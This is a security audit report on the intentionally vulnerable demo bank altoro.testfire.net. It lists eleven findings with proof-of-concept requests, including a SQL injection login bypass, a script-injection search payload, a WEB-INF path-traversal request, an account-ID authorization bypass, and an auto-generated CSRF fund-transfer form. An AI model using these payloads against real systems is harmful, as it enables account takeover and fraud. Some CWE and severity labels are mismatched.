



September 27,2022

SECURITY AUDIT REPORT FOR ALTORO.TESTFIRE.NET

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Document Details

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Table of Contents

1. Executive Summary
 - 1.1 Scope of Testing
 - 1.2 Graphical Summary
 - 1.3 List of Vulnerabilities
2. Discovered Vulnerabilities Details
3. List of Tests Performed
 - 3.1 OWASP Top 10
 - 3.2 Other
4. Tools Used

1. Executive Summary

This document contains the initial security report for:

altoro.testfire.net

The purpose of this assessment was to point out security loopholes, business logic errors, and missing best security practices. The tests were carried out assuming the identity of an attacker or a malicious user but no harm was made to the functionality or working of the application/network.

1.1 Scope of Testing


Security assessment includes testing for security loopholes in the scope defined below. Apart from the following no other information was provided. Nothing was assumed at the start of the security assessment.

The following was the scope covered under the security audit:

Application 1: <http://altoro.testfire.net>

1.2 Graphical Summary

The below graphical representations will provide you an overall summary of the security audit scan results, including, vulnerabilities discovered, severity, respective CVSS Score, and other vulnerability details such as its impact, detailed PoC, steps to reproduce, affected URLs/network parameters, and recommended fixes



1.3 List of Vulnerabilities

#	Vulnerability	Severity	CVSS Score
1	Insecure Credentials	High	9.0
2	Untrusted Certificate	Medium	4.3
3	Out dated TLS Versions	Medium	4.9
4	Clickjacking	Medium	4.3
5	SQL injection	High	8.8
6	Cross-Site Scripting	Medium	6.1
7	File Path Manipulation	Medium	4.5
8	Clear Text submission	High	7.5
9	Broken Object Level Authorization	High	7.5
10	CSRF	High	8.1
11	Cryptographic failure	High	9.0

Vulnerability #1:

Insecure Credentials

Severity:
High

CWE:
NA

CVSS Score

9.0

Affected URL:
<http://altoro.testfire.net/login.jsp>

Details of Vulnerability:
Admin login uses default username and password such as admin:admin

Impact:
An attacker with knowledge of the application can access the admin panel using this simple and insecure username and password. This can cause to account takeover

Suggested Fix:
Use more complex and secure password for login

POC:

The screenshot shows a web browser window with the address bar displaying `http://altoro.testfire.net/login.jsp`. The browser's developer tools are open, showing the network tab. A request is visible, and the response is displayed on the right. The response status is `200 OK`, and the content type is `text/html`. The response body shows the admin panel interface, indicating a successful login.

Vulnerability #2:

Untrusted Certificate

Severity:

Medium

CWE:

295

CVSS Score

4.3

Affected URL:
Altoro.testfire.net

Details of Vulnerability:
Web application uses invalid TLS certificate for validation

Impact:
Man-in-the-Middle Attack

Suggested Fix:
Use a trusted and verified certificate

POC:
SL Report: [altoro.testfire.net](#) (65.61.137.117)

essed on: Fri, 30 Sep 2022 09:02:38 UTC | [Hide](#) | [Clear cache](#) [Scan Another](#)

Summary

Overall Rating

T

If trust issues are ignored: B

Certificate

Protocol Support

Key Exchange

Cipher Strength

0

20

40

60

80

100

Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server's certificate is not trusted, see [below](#) for details.

This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. [MORE INFO »](#)

This server supports TLS 1.0 and TLS 1.1. Grade capped to B. [MORE INFO »](#)

Certificate #1: RSA 2048 bits (SHA256withRSA)

Server Key and Certificate #1

Subject

Common names

Alternative names

Serial Number

Valid from

Valid until

Key

Weak key (Debian)

demo.testfire.net

Fingerprint SHA256: 4c10adb8c3b0eeb888291d168e00287a00d9d1c112152ba408bc647d052559eb

Pin SHA256: olij7y3HPHsZLfixuxqMjVBbEdZ3Qvg8eCn8LY3hO4=

demo.testfire.net

demo.testfire.net altoromutual.com **MISMATCH**

6b315095e69f0126a8e1f2b27fbaec9c

Wed, 15 Jun 2022 00:00:00 UTC

Sun, 16 Jul 2023 23:59:59 UTC (expires in 9 months and 16 days)

RSA 2048 bits (e 65537)

No

Confidential

Vaishakh CV

7

Vulnerability #3:

Outdated TLS Security Protocols

Severity:

Medium

CWE:

326

CVSS Score

4.9


Affected URL:
Altoro.testfire.net

Details of Vulnerability:
TLS 1.0 outdated version- This version is vulnerable to many implementations and it fails to shield against attacks such as BEAST and POODLE. This version of TLS can be easily breached by the attackers. TLS 1.1 outdated version- The pseudo random function in TLS is based on a combination on a MD5 and SHA-1. The attacker can easily break these function and in return can cause severe damage to the server. As part of ongoing efforts to modernize platforms, and to improve security and reliability, TLS 1.0 and 1.1 have been deprecated by the Internet Engineering Task Force (IETF) as of March 25, 2021

Impact:
Man-in-the-middle attacks

Suggested Fix:
Disable TLS 1.0 and TLS 1.1

POC:

Configuration		
	Protocols	
	TLS 1.3	No
	TLS 1.2	Yes
	TLS 1.1	Yes
	TLS 1.0	Yes
	SSL 3	No
	SSL 2	No

Vulnerability #4:

Clickjacking

Severity:

Medium

CWE:

451

CVSS Score

4.3

Affected URL:

<http://altoro.testfire.net/bank/transfer.jsp>

<http://altoro.testfire.net/admin/admin.jsp>

Details of Vulnerability:

The website can be used in a frame of another website

Impact:

If an attacker can cause the UI to display erroneous data, or to otherwise convince the user to display information that appears to come from a trusted source, then the attacker could trick the user into performing the wrong action


Suggested Fix:

Client-side methods – the most common is called Frame Busting. Client-side methods can be effective in some cases, but are considered not to be a best practice, because they can be easily bypassed.

Server-side methods – the most common is X-Frame-Options. Server-side methods are recommended by security experts as an effective way to defend against clickjacking.

POC:

ClickJacking Test



If you see the webpage above, then the website <http://altoro.testfire.net/admin/admin.jsp> is **vulnerable**

Vulnerability #5

SQL injection

Severity:

High

CWE:

89

CVSS Score

8.8

Affected URL:
<http://altoro.testfire.net/login.jsp>

Details of Vulnerability:
Sql query that transmitted as input in the username field of the login page is performed without validation.

Impact:
An attacker can login any accounts with known usernames without the password. This can be lead to the account takeover and miscellaneous acivity.

Suggested Fix:
Use of Prepared Statements (with Parameterized Queries)
Use of Properly Constructed Stored Procedures
Allow-list Input Validation
URL encoding

POC:

Request to http://altoro.testfire.net:80 [65.61.137.117]

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

Hex

1

POST /doLogin HTTP/1.1

2

Host: altoro.testfire.net

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Content-Type: application/x-www-form-urlencoded

8

Content-Length: 49

9

Origin: http://altoro.testfire.net

10

DNT: 1

11

Connection: close

12

Referer: http://altoro.testfire.net/login.jsp

13

Cookie: JSESSIONID=9048FA19C00F3E7690C848D8F4657FD1; AltoroAccounts=ODAwMDAwfkNvcnBvcnFOZX41

14

Upgrade-Insecure-Requests: 1

15

16

uid=admin%27--&passw=sqlinjection&btnSubmit=Login

Response from http://altoro.testfire.net:80/doLogin [65.61.137.117]

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

Hex

Render

1

HTTP/1.1 302 Found

2

Server: Apache-Coyote/1.1

3

Set-Cookie: AltoroAccounts=ODAwMDAwfkNvcnBvcnFOZX41LjIOMDAwMzQ2MUU3fDgwMDAwMX5DaGVja2luZ34zMzU0MzQuNDR8

4

Location: /bank/main.jsp

5

Content-Length: 0

6

Date: Mon, 26 Sep 2022 10:12:28 GMT

7

Connection: close

8

Confidential

Vaishakh CV

10

Vulnerability #6: Cross-Site Scripting

Severity:
Medium

CWE:
79

CVSS Score

6.1

Affected URL:

altoro.testfire.net

Details of Vulnerability:

Web Page allows to inject scripts through the search box.

Impact:

Disclose user's session cookie, and may lead to account compromise

Suggested Fix:

Use content security policy

Filter input

Encode input

Use X-Content-Type-Options

POC:

The screenshot illustrates a successful Cross-Site Scripting (CWE-79) attack on the AltoroMutual website. The browser's address bar shows the URL `altoro.testfire.net/search.jsp?query=<script>alert(123)`. The page displays the AltoroMutual website with a search bar. The search results show "No results were found for the query:". A Burp Suite proxy tool is visible on the right, showing the intercepted HTTP request to `http://altoro.testfire.net:80`. The request is a GET method with the query string `<script>alert(123)`. The response is a 200 OK status. A small alert box is visible on the page, displaying the text `altoro.testfire.net` and the number `123`.

Vulnerability #7: File Path Manipulation

Severity:
Medium

CWE:
73

CVSS Score

4.5

Affected URL:

aloro.testfire.net/index.jsp

Details of Vulnerability:

Web Application allows to access other files and paths without authentication or authorization

Impact:

File path manipulation allow to retrieve items that are normally protected from direct access, such as application configuration files, the source code for server-executable scripts, or files with extensions that the web server is not configured to serve directly

Suggested Fix:

- Referencing known files via an index number rather than their name
- Blocking input containing file path traversal sequences (such as dot-dot-slash)
- Data should be strictly validated against a whitelist of accepted values

POC:

Request

Pretty Raw Hex

```

1 GET /index.jsp?content=-A2fWEB-INF:2fweb.xml HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://altoro.testfire.net/index.jsp
10 Cookie: JSESSIONID=044C939F5A0B06D38BB81C575A48D40; AltoroAccounts=
00dWdWfKvNcnBvcnF0Zj41Lj1xIzE2MDQ2MU9DgYMDAwMYSdaGViYzUuZ3Z4ZjQjYDNDMDR8
11 Upgrade-Insecure-Requests: 1

```

Response

Pretty Raw Hex Render

Vulnerability #8:
Clear text submission

Severity:

High

CWE:

319

CVSS Score

7.5

Affected URL:
Altoro.testfire.net/login.jsp

Details of Vulnerability:
The page contains a form, which is submitted over clear-text HTTP

Impact:
The web application uses HTTP for communication. So the contents transmitted are in clear-text so a Man-in-the-Middle attack can read the transmitted data such as username and password easily. It lead to Account takeover and malicious activity

Suggested Fix:
Use HTTPS instead of HTTP

POC:

Request to http://altoro.testfire.net:80 [65.61.137.117]

Forward

Drop

Intercept is on

Action

Open Browser

PrettyRawHex

1 POST /doLogin HTTP/1.1

2 Host: altoro.testfire.net

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 49

9 Origin: http://altoro.testfire.net

10 DNT: 1

11 Connection: close

12 Referer: http://altoro.testfire.net/login.jsp

13 Cookie: JSESSIONID=9048FA19C00F3E7690C848D8F4657FD1; AltoroAccounts=ODAwMDAwfkNvcnBvcnF0ZX41LjJl

14 Upgrade-Insecure-Requests: 1

15

16 uid=admin%27--&passw=sqlinjection&btnSubmit=Login

Broken Object Level Authorization

Severity:

High

CWE:

862

CVSS Score

7.5

Affected URL:

altoro.testfire.net/bank/showAccount

Details of Vulnerability:

Web application allows API call with a bank account number belongs to another user

Impact:

An attacker can view the details of another users bank account. Also it can be used for malicious activity

Suggested Fix:

Implement authorization checks with user policies and hierarchy.

Do not rely on IDs that the client sends. Use IDs stored in the session object instead.

Check authorization for each client request to access database.

Use random IDs that cannot be guessed (UUIDs).

POC:

Request		Response	
Body	Header	Body	Header
<pre> GET /bank/showAccount?listAccounts=800004 HTTP/1.1 Host: altoro.testfire.net User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Host: 1 Connection: close Referer: http://altoro.testfire.net/bank/main.jsp Cookie: JSESSIONID=9048FA19C0CF3E7690CB48D8F4657FD1; AltoroAccounts= 3DAwMDAwfWkNvcnBvcnRmPQZK4lJlJ0MDAwMzQ2MUU5fDgVMDAwMkVSOaGvja2luz34zHzUMqzQUND8 Upgrade-Insecure-Requests: 1 </pre>		<pre> </th> </tr> <tr align="left" width="80%" height="26"> <form id="Form1" method="get" action="showAccount"> <select size="1" name="listAccounts" id="listAccounts"> <option value="800000"> 800000 Corporate </option> <option value="800001"> 800001 Checking </option> </select> <input type="submit" id="btnGetAccount" Value="Select Account"> </form> </th> <tr align="middle" height="26"> <th align="left" colspan="2"> Amount </th> </tr> <tr> <td align="left"> Ending balance as of 9/26/22 5:21 AM </td> <td align="right"> \$10.00 </td> </tr> <tr> <td align="left"> Available balance </td> <td align="right"> \$10.00 </td> </tr> </table> </tr> </pre>	

Vulnerability #10:

Cross Site Request Forgery

Severity:

High

CWE:

326

CVSS Score8.1**Affected URL:**

altoro.testfire.net/bank/doTransfer

Details of Vulnerability:

This web application receives a request from user and performs it without validating that it was came from the legitimate user. Here the server performs fund transfer function without validating the user himself made the action.

Impact:

The CSRF attack can cause to some malicious activity. Here the web application process the fund transfer function without proper validation

Suggested Fix:

Use CSRF token in Payment section and password change pages.

POC:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form action="http://altoro.testfire.net/bank/doTransfer"
method="POST">
  <input type="hidden" name="fromAccount" value="800000" />

  <input type="hidden" name="toAccount" value="800005" />

  <input type="hidden" name="transferAmount" value="2323" />

  <input type="hidden" name="transfer" value="Transfer&#32;Money" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

Vulnerability #11:

Cryptographic failure

Severity:
High

CWE:
326

CVSS Score

4.9

Affected URL:
Altoro.testfire.net

Details of Vulnerability:
This web application using weak cryptographic method to encrypt the cookie. It uses Base64 to encrypt cookie. It can be easily decrepted.

Impact:
An attacker could decrypt the cookie and can modify it to access another users account.

Suggested Fix:
Use more secure cryptographic method to encrypt the cookie

POC:

Request to http://altoro.testfire.net:80 [65.61.137.117]

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

Hex

GET /index.jsp?content=business.htm HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/index.jsp?content=personal.htm
Cookie: JSESSIONID=42FFF2C3C3B0BE0470C6D7B541358CD5; AltoroAccounts=ODAwMDAwfkNvcnBvcnFOZX4tMi4yMjIyMjIzNDI3MjM1MDU2RTE3fDgwMDAwMX5DaGVja2luZ342MTA4MjAuNDR8
Upgrade-Insecure-Requests: 1

Selected text

ODAwMDAwfkNvcnBvcnFOZX4tMi4yMjIyMjIzNDI3MjM1MDU2RTE3fDgwMDAwMX5DaGVja2luZ342MTA4MjAuNDR8

Decoded from: URL encoding

ODAwMDAwfkNvcnBvcnFOZX4tMi4yMjIyMjIzNDI3MjM1MDU2RTE3fDgwMDAwMX5DaGVja2luZ342MTA4MjAuNDR8

Decoded from: Base64

800000~Corporate~-2.222223427235056E17|800001~Checking~610820.44|

Cancel

Apply changes

3. List of Tests Performed

OWASP Top 10
1. Sensitive Data Exposure
2. Using Components with Known Vulnerabilities
3. Insufficient Cryptography
4. Cross-Site Scripting (XSS)
5. Security Misconfiguration
6. Broken Access Control
7. Broken Authentication

Other
1. Audit session management
2. Directory listing
3. Email addresses disclosed
4. Private IP addresses disclosed
5. SSL certificate
6. Database connection string disclosed
7. Cross-site Request Forgery (CSRF)
8. Cross-origin resource sharing

4. Tools Used

1. Burpsuit -

Used for capture and analyze communication between client browser and server.

2. Nmap-

Used for network scanning , to find open ports and service versions

3. SSLlabs.com

Used to analyze configuration of SSL web server.

